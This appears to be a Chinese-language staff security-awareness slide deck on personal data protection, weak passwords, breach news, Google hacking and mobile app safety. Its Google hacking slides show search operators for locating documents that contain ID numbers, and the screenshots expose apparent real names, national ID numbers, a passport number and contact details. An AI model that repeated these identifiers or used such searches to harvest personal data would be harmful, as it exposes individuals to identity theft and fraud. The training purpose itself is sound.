

資訊安全教育訓練

2021/12/14

課程大綱

- **深入淺出聊個資**
- 個人資料面面觀
- 人手一機時代下的危機
- 連網裝置的安全概觀
- 面對威脅的防護重點
- 你所不知道的網路世界(暗網)

個人資料的安全性

- 何謂個資

- 個人資料：指**自然人之姓名**、**出生年月日**、**國民身分證統一編號**、護照號碼、特徵、指紋、婚姻、家庭、教育、職業、病歷、醫療、基因、性生活、健康檢查、犯罪前科、聯絡方式、財務情況、社會活動及其他得以**直接或間接方式識別**該個人之資料

個人資料的安全性

- 個人資料保護責任

- 重要的個人資料

- 人事、薪資、病歷等各式名冊

- 姓名、性別、出生年月日、身分證統一編號、通訊地址電話、電子信箱、學經歷等

- 個人資料管理者的責任

- 紙本的管理責任

- 電子資料的管理責任

其他可以直接或間接識別個人資料

- 直接
- 間接
 - 網路暱稱
 - 電子郵件
 - 喜帖
 - 分機

處理個人資料行為規範



蒐集

處理

利用

儲存

銷毀

-依法進行告知義務
-取得書面同意

-採取適當保護措施，避免個人資料被竊取、竄改或毀損

-應於蒐集之特定目的內使用
-特定目的外之使用需取得當事人同意

-採取適當保護措施，避免個人資料被竊取、竄改或毀損

-特定目的消失
-期限屆滿
-當事人要求

個資注意事項

- 蒐集個資需取得當事人同意，若使用於特地目的要有**身份證明文件**及**書面同意**
- 個人電腦、網路磁碟、電子郵件涉個資檔案，未作適當加密保護，建議**加密**處理
- 電子資料放在共用夾需控制其**存取權限**
- 紙本文件需妥善收存必要時收在櫃內**上鎖**
- 特定目的結束後需**銷毀**其個資

個人資料的安全性

- 個資就是這樣被偷走



個人資料的安全性

- 自家Wi-Fi皆為預設密碼

首頁	健康	娛樂	時尚	遊戲	3C	親子	文化	歷史	重
----	----	----	----	----	----	----	----	----	---

2018年度弱密碼公布 總有一個你用過

2018-12-26 由 安順網警巡查執法 發表于科技

近期，美國密碼公司SplashData公布了「2018年度弱密碼」列表，據悉，這些數據來源於網際網路上泄露的超過500萬個密碼，地區主要集中於北美和西歐。通過這些數據發現，計算機用戶仍然存在大量使用可預測、很容易猜到的密碼，使用這些密碼，存在潛在的被黑客攻擊的危險。

個人資料的安全性

- 自家Wi-Fi皆為預設密碼

 **Robert Ou**
@rqou_ 跟隨


Fun thing I learned today regarding secure passwords: the password "ji32k7au4a83" looks like it'd be decently secure, right? But if you check e.g. HIBP, it's been seen over a hundred times. Challenge: explain why and how this happened and how this password might be guessed

下午8:00 - 2019年2月28日

1. 123456	14. 666666
2. PASSWORD	15. ABC123
3. 123456789	16. FOOTBALL
4. 12345678	17. 123123
5. 12345	18. MONKEY
6. 11111	19. 654321
7. 1234567	20. !@#\$\$%^&*
8. SUNSHINE	21. CHARLIE
9. QWERTY	22. AA123456
10. ILOVEYOU	23. DONALD
11. PRINCESS	24. PASSWORD1
12. ADMIN	25. QWERTY123
13. WELCOME	

個人資料的安全性

- 你是Facebook、Yahoo、Google要找的人嗎？



個人資料的安全性



課程大綱

- 深入淺出聊個資
- **個人資料面面觀**
- 人手一機時代下的危機
- 連網裝置的安全概觀
- 面對威脅的防護重點
- 你所不知道的網路世界(暗網)

犯罪份子可能會用個資做的八件事情

- 破解其他使用**相同帳密的帳號**
- 登入你的網路銀行帳號來取走資金
- 以你的名義辦理銀行帳號/信貸（可能會影響你的**信用評等**）
- 以你的名義訂手機或將你的SIM卡轉到新裝置（每月影響7,000名美國行動網路運營商Verizon客戶）
- 以你的名義**購買昂貴物品**（如新手錶或電視機）用於犯罪轉賣
- 提交虛假的退稅單，以你的名義**收取退稅**
- 利用你的保險詳細資料進行**醫療服務**
- 可能會**入侵工作帳號**來攻擊你的雇主



中國智慧家庭設備恐洩露 20億筆用戶資料

安全公司vpnMentor在公開網路上發現一個資料庫，持有者是中國智慧家庭設備廠商Orvibo，資料庫內記錄了多國


2019-07-02



8千萬個美國家庭資料在 公開伺服器上曝光

這個未加密的公開資料庫存放了6成全美家庭的個資，被放在微軟的雲端伺服器，無法從IP位址上判斷歸屬，微軟接

2019-04-30



Too Much Information: The Sequel - www.digitalsidewalk.com

伺服器、儲存、雲端服務 組態不當，23億份高敏 感資料檔曝光

安全廠商Digital Shadows發現，今年來自SMB伺服器檔案共享、FTP與rsync伺服器等來源的資料曝險規模，



印度國營瓦斯公司外洩逾 600萬筆國民身分識別碼

印度國營企業網站因為沒有建立身分認證機制，而讓任何人都能存取用戶的個人資料，估計影響6百多萬名印度民眾

2019-02-20



瑞典270萬筆病患通話紀錄在毫無防備的伺服器上 曝光

瑞典醫療服務專線部分地區的通話紀錄，遭政府託管廠商二度外包後，存放在完全沒有密碼保護的伺服器

2019-02-20



北市衛生局遭駭一案調查 公布，298萬個資被竊， 10多個公部門與企業網 站也遇害

對於去年8月發生的北市衛生局個資遭竊一案，法務部調查局於1月2日公布調查結果，駭客共竊取298萬筆北市民個

2019-01-03

臉書危機 爆5000萬用戶個資不保

- 再傳 Facebook 爆發用戶個資外洩事件，這次一共被竊取超過 5.3 億筆資料，其中受影響的美國帳戶超過 3000 萬，台灣則有 73 萬人左右，堪稱 Facebook 近期規模最大的資安事件
- 駭客針對**特定的 Email**、**手機號碼**進行網路釣魚攻擊，甚至是透過已知的用戶資料進行詐騙等等
- 想知道自己的個資到底有沒有被外流，可使用第三方 **haveibeenpwned.com** 網站提供快速查詢的功能，一鍵就可以知道自己的資料有沒有被外流

LINE日本證實被陸包商擅查個資

- LINE日本用戶的個資資料庫，因母公司Z Holdings委託中國上海相關企業開發系統，在開發過程中授權對方存取日本伺服器，用戶姓名、電話、LINE ID等重要資訊在過去兩年多來遭四名中國工程師存取卅多次
- LINE社長出澤剛在會議表示，22日已完全阻斷從中國的所有據點接觸LINE個資的管道，委託中國公司的部分業務於今天終止。此外，保存於韓國資料中心的照片或影片等資料，今後將轉移回日本

MOMO購物網成高風險賣場

- **刑事局**日前接獲民眾報案，接獲自稱「MOMO購物網」客服人員來電，詢問是否有在網站消費1萬5千元，又問哪家銀行消費的，最後另名嫌犯假冒銀行人員來電，聲稱會在12點扣款，只要依照指示下載就可以停止扣款，最後被害人配合詐騙集團操作，慘被騙走79萬元。
- 內政部警政署刑事警察局於1月11日公布2020年前5大高風險賣場名單，分別是Momo、小三美日、讀冊生活、486團購網，以及Hito本舖。其中該單位全年受理冒名Momo客服的詐騙案件，共有383件最為嚴重
- 後續加強處理作為如下：
 - 網頁明顯處加註**反詐騙警語**
 - 表明**客服專線與客服時間**
 - 針對電商平臺的用戶發送**反詐騙宣導簡訊**
 - 將**客服時間延長至22時等**

台灣戶政個資疑外洩 逾2000萬筆資料掛上暗網販售

- 資安網站Cyble披露，於暗網（ Dark web ）中發現一個名為「台灣全國房屋登記資料庫」的資料包，並稱其中含有2000萬筆以上的台灣人民個資
- 資料內容包括**名字、完整地址、身分證字號、性別、出生日期**等，其資料來源為內政部戶政事務司全球資訊網，資料內最後登記的出生年份是2008年

Sample:


.0331),A10	59:桃	新	:0:i
.0331	.A12	11:桃	號	3戶
.0331	2,A12	40:桃	39	市
.033E	7,A12	9:桃	5E	5t0
.033E	3,A1	69:桃	瑞	31E 前發:0
.033E	5,A1	.49:市	91	0:市

Data from 2019.

什麼是Google Hacking



什麼是Google Hacking



Google

site:www.bot.com.tw

全部 圖片 新聞 購物 地圖 更多 工具

約有 5,480 項結果 (搜尋時間: 0.29 秒)

Google 宣傳活動

請使用 **Google Search Console**
www.google.com/webmasters/
您是 **www.bot.com.tw** 的擁有者嗎? 向 Google 索取網站的索引和排名資料吧!

<https://www.bot.com.tw> > documents > golddaily PDF
國際金市日報
2 天前 — 市場短評: . 昨(10/14)日雪梨金市以每英兩(以下同)1,792.48 美元開市, 由於日前金. 價上漲逾30 美元, 吸引部份獲利解結賣盤出籠, 壓抑金價緩步下行至 ...
3 頁

<https://www.bot.com.tw> ▾
臺灣銀行
近來有不明人士利用本行客服中心0800-025-168電話設定為來電顯示號碼進行詐騙, 若您接獲不明電話, 記得不要直接按回撥鍵, 請自行撥號查證, 謝謝您。

<https://www.bot.com.tw> > services > atmmsg ▾
ATM訊息代號查詢 - 台灣銀行
財金. 錯誤代號. ATM. 錯誤代號. 錯誤代號說明. 0000. R 2002. 無法讀取卡片資料. 0000. R 2003. 非本行卡片或非公共系統卡片.

什麼是Google Hacking

- site:
- intext:
- filetype:
- intitle:
- inurl:

Operator	Purpose	Mixes with Other Operators?	Can be used Alone?	Web	Images	Groups	News
intitle	Search page Title	yes	yes	yes	yes	yes	yes
allintitle ^[4]	Search page title	no	yes	yes	yes	yes	yes
inurl	Search URL	yes	yes	yes	yes	not really	like intitle
allinurl	Search URL	no	yes	yes	yes	yes	like intitle
filetype	specific files	yes	no	yes	yes	no	not really
intext	Search text of page only	yes	yes	yes	yes	yes	yes
allintext	Search text of page only	not really	yes	yes	yes	yes	yes
site	Search specific site	yes	yes	yes	yes	no	not really
link	Search for links to pages	no	yes	yes	no	no	not really
inanchor	Search link anchor text	yes	yes	yes	yes	not really	yes
numrange	Locate number	yes	yes	yes	no	no	not really
daterange	Search in date range	yes	no	yes	not really	not really	not really
author	Group author search	yes	yes	no	no	yes	not really
group	Group name search	not really	yes	no	no	yes	not really
insubject	Group subject search	yes	yes	like intitle	like intitle	yes	like intitle
msgid	Group msgid search	no	yes	not really	not really	yes	not really

什麼是Google Hacking

Google site:edu.tw filetype:pdf 身分證字號

[PDF] 個人基本資料姓名洪健銘身分證字號L124202186 性別男年紀23 歲E ...
lmsctl.cyut.edu.tw/blog/lib/read_attach.php?id=434950 ▾
身分證字號: L124202186. 性別: 男. 年紀: 23 歲. E-mail s650550@yahoo.com.tw. 聯絡電話: (H)042-23308558. 手...

[PDF] 國家發
pip.ttu.edu.tw
發文字號: 發
證編號) 之登

[PDF] 輸入身
https://www.x
Page 1. 輸入...

Google site:gov.tw filetype:pdf 身分證字號

全部 圖片 新聞 影片 地圖 更多 設定 工具

共約 114,000 項結果，這是第 6 頁 (搜尋時間: 0.26 秒)

[PDF] Untitled - 法務部
https://www.moj.gov.tw/dl-31955-d84c36dd055a41eebe2995c8d4f323db.html ▾
法務部公告. 發文日期: 中華民國107年3月31日. 發文字號: 法檢字第10700057550號. 附件: ... 國民身分證
統一編號: A123431228. 護照號碼: 302001581. 其他辨識資訊:

姓名身分證字號行動電話住址申請用途面積項目單位數量完工日期檢查 ...
https://www.swcb.gov.tw/ReadFile/?p=Laws&n...pdf
身分證字號. 行動電話. 住址. 申請用途. 面積. 項目. 單位. 數量. 完工日期. 檢查日期檢查結果. 備註. 第一聯
(存發證機關) 宜農、牧地水土保持合格證明書(草案) (發文日期:

盡可能地減少你的數位足跡

- 高科技公司高層在他的Linkedin個人檔案上提到他公司計劃「未經披露的詳細資訊」
- 餐廳員工批評他的老闆，結果老闆是她「朋友的朋友」而在Facebook上看到，導致她被解雇
- 十幾歲的女孩在Twitter上推文自己正獨自在家，不幸遭攻擊失去寶貴生命



課程大綱

- 深入淺出聊個資
- 個人資料面面觀
- **人手一機時代下的危機**
- 連網裝置的安全概觀
- 面對威脅的防護重點
- 你所不知道的網路世界(暗網)

手機帶來便利 資安威脅無所不在

- 臺灣一年手機的整體銷售量約為**7百萬**支，當使用者行動需求可能性越來越高時，行動應用的風險也隨之大增，IT部門也必須隨之提高資安的敏感度
- 手機功能越來越多，例如房仲業者不論是提供手機看屋服務，採用iPhone連線回公司查詢的機敏資料，加入公文簽核等其他功能等等。
- 資安公司Forcepoint先前曾經針對全球1,252名資安專家進行一份資安調查，報告內容指出，近7成企業無法掌控企業內部的資訊流，也無法有效控管使用者的行為。



手機帶來便利 資安威脅無所不在

台視新聞 HD

男子接電話
對方無聲音掛掉

5分鐘內
發300封簡訊至南韓


國際簡訊費
增1490元

7 22 35 92 55
可能遭竄改 請提高警覺
自 蒲隆地 的國際電話
◀ 0 分鐘前

接了一通來自南韓電話 遭駭

行動裝置安全

- 人手一機



聯網裝置的安全性



App Store


ios



Google play

Android

Windows 市集



Windows

Android系統APP安全



- APP安裝原則



Android系統APP安全

- 確認官網1

- 下圖以 Angry Birds及 Candy Crush Saga為例，是否注意到**相同軟體及圖示一堆**，且部分軟體圖示相似度很高，如要安裝相關軟體就須先了解該軟體**設計廠商**



Android系統APP安全


- 確認官網2

- 下圖為Candy Crush Saga，其軟體廠商為紅色框部分，內有廠商公司網址是否為所要安裝APP之廠商網址，如觀看網址，仍無法確認，於安裝前可先點選進入該設計**廠商網站**審視確認



Android系統APP安全

- 詳細閱讀介紹與評論
 - 下圖為Candy Crush Saga，紅色框部分，為安裝前軟體介紹與使用者**評論**，除可協助確認個人手機安裝此APP效能與是否可使用，重點仍放置在該軟體是否為無問題軟體



Android系統APP安全

- APP安裝授權審視原則1

- 詳細察看授權原則，另要注意是否全部查看如下圖紅框，尚有未查看部分，應全部瀏覽完畢



Android系統APP安全

- APP安裝授權審視原則2

- 同上頁說明，審視完授權原則，應考慮所權原則是否合宜，如無問題再點選紅框中的繼續按鈕



Android系統APP安全

 **糖果女巫**
需要下列項目的存取權

- 💰 應用程式內購
- 🕒 裝置和應用程式記錄
- 📅 日曆
- 📷 相片/多媒體/檔案
- 📶 Wi-Fi 連線資訊
- 📱 裝置 ID 和通話資訊

Google Play | G Pay 接受

關於這個遊戲 →

 **糖果傳奇**
King
應用程式內購

